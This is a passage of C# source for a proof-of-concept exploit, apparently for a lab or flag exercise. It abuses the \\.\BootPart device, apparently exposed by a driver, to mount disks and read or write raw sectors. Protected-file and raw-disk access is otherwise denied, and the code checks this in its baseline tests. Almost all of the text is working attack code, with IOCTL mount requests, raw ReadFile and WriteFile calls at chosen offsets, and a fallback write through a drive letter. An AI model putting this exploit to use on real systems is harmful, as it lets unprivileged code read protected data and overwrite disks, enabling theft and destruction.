                if (bootPart.IsInvalid)
                {
                    Console.Error.WriteLine("[DRIVER] open=FAILED path=\\\\.\\BootPart error={0}",
Marshal.GetLastWin32Error());
                    return 1;
                }
                Console.WriteLine("[DRIVER] open=SUCCESS path=\\\\.\\BootPart");

                ulong ioOffset = opt.OffsetBytes;
```

```
            uint startSector = 0;
            uint sectors = 0xffffffffu;
            if (opt.Mode == "write")
            {
                startSector = checked((uint)(opt.OffsetBytes / 512UL));
                ioOffset = opt.OffsetBytes % 512UL;
                sectors = CheckedSectorWindow(ioOffset, opt.LengthBytes);
            }

            if (!Mount(bootPart, opt.Disk, opt.Mode == "read", opt.DriveLetter, startSector, sectors))
            {
                return 1;
            }

            int rc;
            if (opt.Mode == "read")
            {
                byte[] data = RawRead(bootPart, opt.OffsetBytes, checked((int)opt.LengthBytes));
                File.WriteAllBytes(opt.OutPath, data);
                string prefix = AsciiPrefix(data, 256);
                bool found = !string.IsNullOrEmpty(opt.ExpectMarker) && prefix.Contains(opt.ExpectMarker);
                Console.WriteLine("[EXPLOIT_READ] success=True disk={0} offset={1} bytes={2} out={3}",
opt.Disk, opt.OffsetBytes, data.Length, opt.OutPath);
                Console.WriteLine("[EXPLOIT_READ] prefix={0}", prefix);
                if (!string.IsNullOrEmpty(opt.ExpectMarker))
                {
                    Console.WriteLine("[RESULT] read_marker_found={0}", found);
                    rc = found ? 0 : 3;
                }
                else
                {
                    rc = 0;
                }
            }
            else
            {
                byte[] payload = MakePayload(opt.WriteMarker, checked((int)opt.LengthBytes));
                string writePath = RawWriteWithFallback(bootPart, opt.DriveLetter, ioOffset, payload);
                Console.WriteLine("[EXPLOIT_WRITE] success=True disk={0} absolute_offset={1} io_offset={2}
bytes={3} path={4}", opt.Disk, opt.OffsetBytes, ioOffset, payload.Length, writePath);
```

```
                Console.WriteLine("[EXPLOIT_WRITE] marker={0}", opt.WriteMarker);
                Console.WriteLine("[RESULT] write_succeeded=True");
                rc = 0;
            }

            Unmount(bootPart);
            return rc;
        }
    }
    catch (Exception ex)
    {
        Console.Error.WriteLine("[ERROR] {0}: {1}", ex.GetType().Name, ex.Message);
        return 1;
    }
}

private static SafeFileHandle OpenBootPart()
{
    return CreateFileW("\\\\.\\BootPart", GENERIC_READ | GENERIC_WRITE, FILE_SHARE_READ |
FILE_SHARE_WRITE, IntPtr.Zero, OPEN_EXISTING, 0, IntPtr.Zero);
}

private static bool Mount(SafeFileHandle h, uint disk, bool readOnly, char driveLetter, uint startSector, uint
sectorCount)
{
    IntPtr req = Marshal.AllocHGlobal(12);
    try
    {
        Marshal.WriteByte(req, 0, 0);
        Marshal.WriteByte(req, 1, checked((byte)disk));
        Marshal.WriteByte(req, 2, readOnly ? (byte)1 : (byte)0);
        Marshal.WriteByte(req, 3, (byte)Char.ToUpperInvariant(driveLetter));
        Marshal.WriteInt32(req, 4, unchecked((int)startSector));
        Marshal.WriteInt32(req, 8, unchecked((int)sectorCount));
        int returned;
        bool ok = DeviceIoControl(h, IOCTL_BOOTPART_MOUNT, req, 12, req, 12, out returned, IntPtr.Zero);
        if (!ok)
        {
            Console.Error.WriteLine("[DRIVER] mount=FAILED disk={0} read_only={1} error={2}", disk,
readOnly, Marshal.GetLastWin32Error());
```

```
            return false;
        }
        Console.WriteLine("[DRIVER] mount=SUCCESS disk={0} read_only={1} drive={2}: start_sector={3} sectors={4}", disk, readOnly, Char.ToUpperInvariant(driveLetter), startSector, sectorCount);
        return true;
    }
    finally
    {
        Marshal.FreeHGlobal(req);
    }
}

private static void Unmount(SafeFileHandle h)
{
    int returned;
    bool ok = DeviceIoControl(h, IOCTL_BOOTPART_UNMOUNT, IntPtr.Zero, 0, IntPtr.Zero, 0, out returned, IntPtr.Zero);
    Console.WriteLine("[DRIVER] unmount_ok={0} error={1}", ok, Marshal.GetLastWin32Error());
}

private static byte[] RawRead(SafeFileHandle h, ulong offset, int length)
{
    if (!SetFilePointerEx(h, checked((long)offset), IntPtr.Zero, FILE_BEGIN))
    {
        throw new InvalidOperationException("SetFilePointerEx failed: " + Marshal.GetLastWin32Error());
    }
    IntPtr buf = Marshal.AllocHGlobal(length);
    try
    {
        ZeroMemory(buf, length);
        int got;
        if (!ReadFile(h, buf, length, out got, IntPtr.Zero))
        {
            throw new InvalidOperationException("ReadFile through BootPart failed: " + Marshal.GetLastWin32Error());
        }
        byte[] data = new byte[got];
        Marshal.Copy(buf, data, 0, got);
        return data;
    }
```

```
        finally
        {
            Marshal.FreeHGlobal(buf);
        }
    }

    private static void RawWrite(SafeFileHandle h, ulong offset, byte[] payload)
    {
        if (!SetFilePointerEx(h, checked((long)offset), IntPtr.Zero, FILE_BEGIN))
        {
            throw new InvalidOperationException("SetFilePointerEx failed: " + Marshal.GetLastWin32Error());
        }
        IntPtr buf = Marshal.AllocHGlobal(payload.Length);
        try
        {
            Marshal.Copy(payload, 0, buf, payload.Length);
            int wrote;
            if (!WriteFile(h, buf, payload.Length, out wrote, IntPtr.Zero) || wrote != payload.Length)
            {
                throw new InvalidOperationException("WriteFile through BootPart failed or short write: " +
Marshal.GetLastWin32Error());
            }
        }
        finally
        {
            Marshal.FreeHGlobal(buf);
        }
    }

    private static string RawWriteWithFallback(SafeFileHandle bootPart, char driveLetter, ulong offset, byte[]
payload)
    {
        try
        {
            RawWrite(bootPart, offset, payload);
            Console.WriteLine("[WRITE_ATTEMPT] path=\\\\.\\BootPart result=SUCCESS");
            return "\\\\.\\BootPart";
        }
        catch (InvalidOperationException ex)
        {
```

```
            Console.WriteLine("[WRITE_ATTEMPT] path=\\\\.\\BootPart result=FAILED detail={0}", ex.Message);
            string drivePath = "\\\\.\\" + Char.ToUpperInvariant(driveLetter) + ":";
            using (SafeFileHandle drive = CreateFileW(drivePath, GENERIC_READ | GENERIC_WRITE,
FILE_SHARE_READ | FILE_SHARE_WRITE, IntPtr.Zero, OPEN_EXISTING, 0, IntPtr.Zero))
            {
                if (drive.IsInvalid)
                {
                    throw new InvalidOperationException("WriteFile through BootPart failed and opening " + drivePath
+ " also failed: " + Marshal.GetLastWin32Error());
                }
                RawWrite(drive, offset, payload);
                Console.WriteLine("[WRITE_ATTEMPT] path={0} result=SUCCESS", drivePath);
                return drivePath;
            }
        }
    }

    private static void BaselineProtectedFile(string path)
    {
        try
        {
            File.ReadAllBytes(path);
            Console.WriteLine("[BASELINE] protected_read=UNEXPECTED_SUCCESS path={0}", path);
        }
        catch (Exception ex)
        {
            Console.WriteLine("[BASELINE] protected_read=DENIED path={0} error={1}", path, ex.Message);
        }

        try
        {
            File.WriteAllText(path, "SHOULD-NOT-WRITE");
            Console.WriteLine("[BASELINE] protected_write=UNEXPECTED_SUCCESS path={0}", path);
        }
        catch (Exception ex)
        {
            Console.WriteLine("[BASELINE] protected_write=DENIED path={0} error={1}", path, ex.Message);
        }
    }
```

```
    private static void BaselineRawDisk(uint disk)
    {
        string path = "\\\\.\\PhysicalDrive" + disk;
        using (SafeFileHandle h = CreateFileW(path, GENERIC_READ | GENERIC_WRITE, FILE_SHARE_READ |
FILE_SHARE_WRITE, IntPtr.Zero, OPEN_EXISTING, 0, IntPtr.Zero))
        {
            if (h.IsInvalid)
            {
                Console.WriteLine("[BASELINE] raw_disk_open=DENIED path={0} error={1}", path,
Marshal.GetLastWin32Error());
            }
            else
            {
                Console.WriteLine("[BASELINE] raw_disk_open=UNEXPECTED_SUCCESS path={0}", path);
            }
        }
    }

    private static void PrintIdentity()
    {
        WindowsIdentity id = WindowsIdentity.GetCurrent();
        WindowsPrincipal principal = new WindowsPrincipal(id);
        Console.WriteLine("[IDENTITY] user={0}", id.Name);
        Console.WriteLine("[IDENTITY] is_administrator={0}",
principal.IsInRole(WindowsBuiltInRole.Administrator));
        Console.WriteLine("[IDENTITY] integrity={0}", GetIntegrityLevel());
    }

    private static string GetIntegrityLevel()
    {
        IntPtr token;
        if (!OpenProcessToken(GetCurrentProcess(), TOKEN_QUERY, out token)) return "unknown";
        try
        {
            int needed;
            GetTokenInformation(token, TokenIntegrityLevel, IntPtr.Zero, 0, out needed);
            IntPtr buf = Marshal.AllocHGlobal(needed);
            try
            {
                if (!GetTokenInformation(token, TokenIntegrityLevel, buf, needed, out needed)) return "unknown";
```

```
            IntPtr sid = Marshal.ReadIntPtr(buf);
            int count = Marshal.ReadByte(GetSidSubAuthorityCount(sid));
            int rid = Marshal.ReadInt32(GetSidSubAuthority(sid, (uint)(count - 1)));
            if (rid >= 0x4000) return "System";
            if (rid >= 0x3000) return "High";
            if (rid >= 0x2000) return "Medium";
            if (rid >= 0x1000) return "Low";
            return "Untrusted";
        }
        finally
        {
            Marshal.FreeHGlobal(buf);
        }
    }
    finally
    {
        CloseHandle(token);
    }
}

private static uint CheckedSectorWindow(ulong offset, ulong length)
{
    ulong sectors = (offset + length + 511UL) / 512UL;
    if (sectors == 0 || sectors > 0xffffffffUL) throw new ArgumentOutOfRangeException("length");
    return (uint)sectors;
}

private static byte[] MakePayload(string marker, int length)
{
    if (string.IsNullOrEmpty(marker)) throw new ArgumentException("--write-marker is required.");
    byte[] payload = new byte[length];
    byte[] markerBytes = Encoding.ASCII.GetBytes(marker);
    Array.Copy(markerBytes, payload, Math.Min(markerBytes.Length, payload.Length));
    for (int i = markerBytes.Length; i < payload.Length; i++) payload[i] = 0x42;
    return payload;
}

private static string AsciiPrefix(byte[] data, int max)
{
    int len = Math.Min(data.Length, max);
```

```
        return Encoding.ASCII.GetString(data, 0, len).Replace("\0", "\\0").Replace("\r", "\\r").Replace("\n", "\\n");
    }

    private static void ZeroMemory(IntPtr ptr, int length)
    {
        byte[] zeros = new byte[Math.Min(4096, length)];
        int offset = 0;
        while (offset < length)
        {
            int chunk = Math.Min(zeros.Length, length - offset);
            Marshal.Copy(zeros, 0, IntPtr.Add(ptr, offset), chunk);
            offset += chunk;
        }
    }

    private static void Usage()
    {
        Console.Error.WriteLine("Usage:");
        Console.Error.WriteLine("  ultraiso_bootpart_flag_rw_exploit.exe --mode read --disk N --offset BYTES --length
BYTES --flag-path PATH --expect-marker MARKER --out OUT.bin");
        Console.Error.WriteLine("  ultraiso_bootpart_flag_rw_exploit.exe --mode write --disk N --offset BYTES --
length BYTES --write-marker MARKER");
        Console.Error.WriteLine("Optional: --drive-letter Q");
    }

    private sealed class Options
    {
        public string Mode = "read";
        public uint Disk;
        public ulong OffsetBytes;
        public ulong LengthBytes;
        public string FlagPath;
        public string ExpectMarker;
        public string WriteMarker;
        public string OutPath;
        public char DriveLetter = 'Q';

        public static Options Parse(string[] args)
        {
            Options opt = new Options();
```

```
        for (int i = 0; i < args.Length; i++)
        {
            string a = args[i].ToLowerInvariant();
            if (a == "--mode" && i + 1 < args.Length) opt.Mode = args[++i].ToLowerInvariant();
            else if (a == "--disk" && i + 1 < args.Length) opt.Disk = UInt32.Parse(args[++i]);
            else if (a == "--offset" && i + 1 < args.Length) opt.OffsetBytes = UInt64.Parse(args[++i]);
            else if (a == "--length" && i + 1 < args.Length) opt.LengthBytes = UInt64.Parse(args[++i]);
            else if (a == "--flag-path" && i + 1 < args.Length) opt.FlagPath = args[++i];
            else if (a == "--expect-marker" && i + 1 < args.Length) opt.ExpectMarker = args[++i];
            else if (a == "--write-marker" && i + 1 < args.Length) opt.WriteMarker = args[++i];
            else if (a == "--out" && i + 1 < args.Length) opt.OutPath = args[++i];
            else if (a == "--drive-letter" && i + 1 < args.Length) opt.DriveLetter = args[++i][0];
            else return null;
        }
        if (opt.Mode != "read" && opt.Mode != "write") return null;
        if (opt.LengthBytes == 0) return null;
        if (opt.Mode == "read" && string.IsNullOrEmpty(opt.OutPath)) return null;
        if (opt.Mode == "write" && string.IsNullOrEmpty(opt.WriteMarker)) return null;
        return opt;
      }
   }
}
```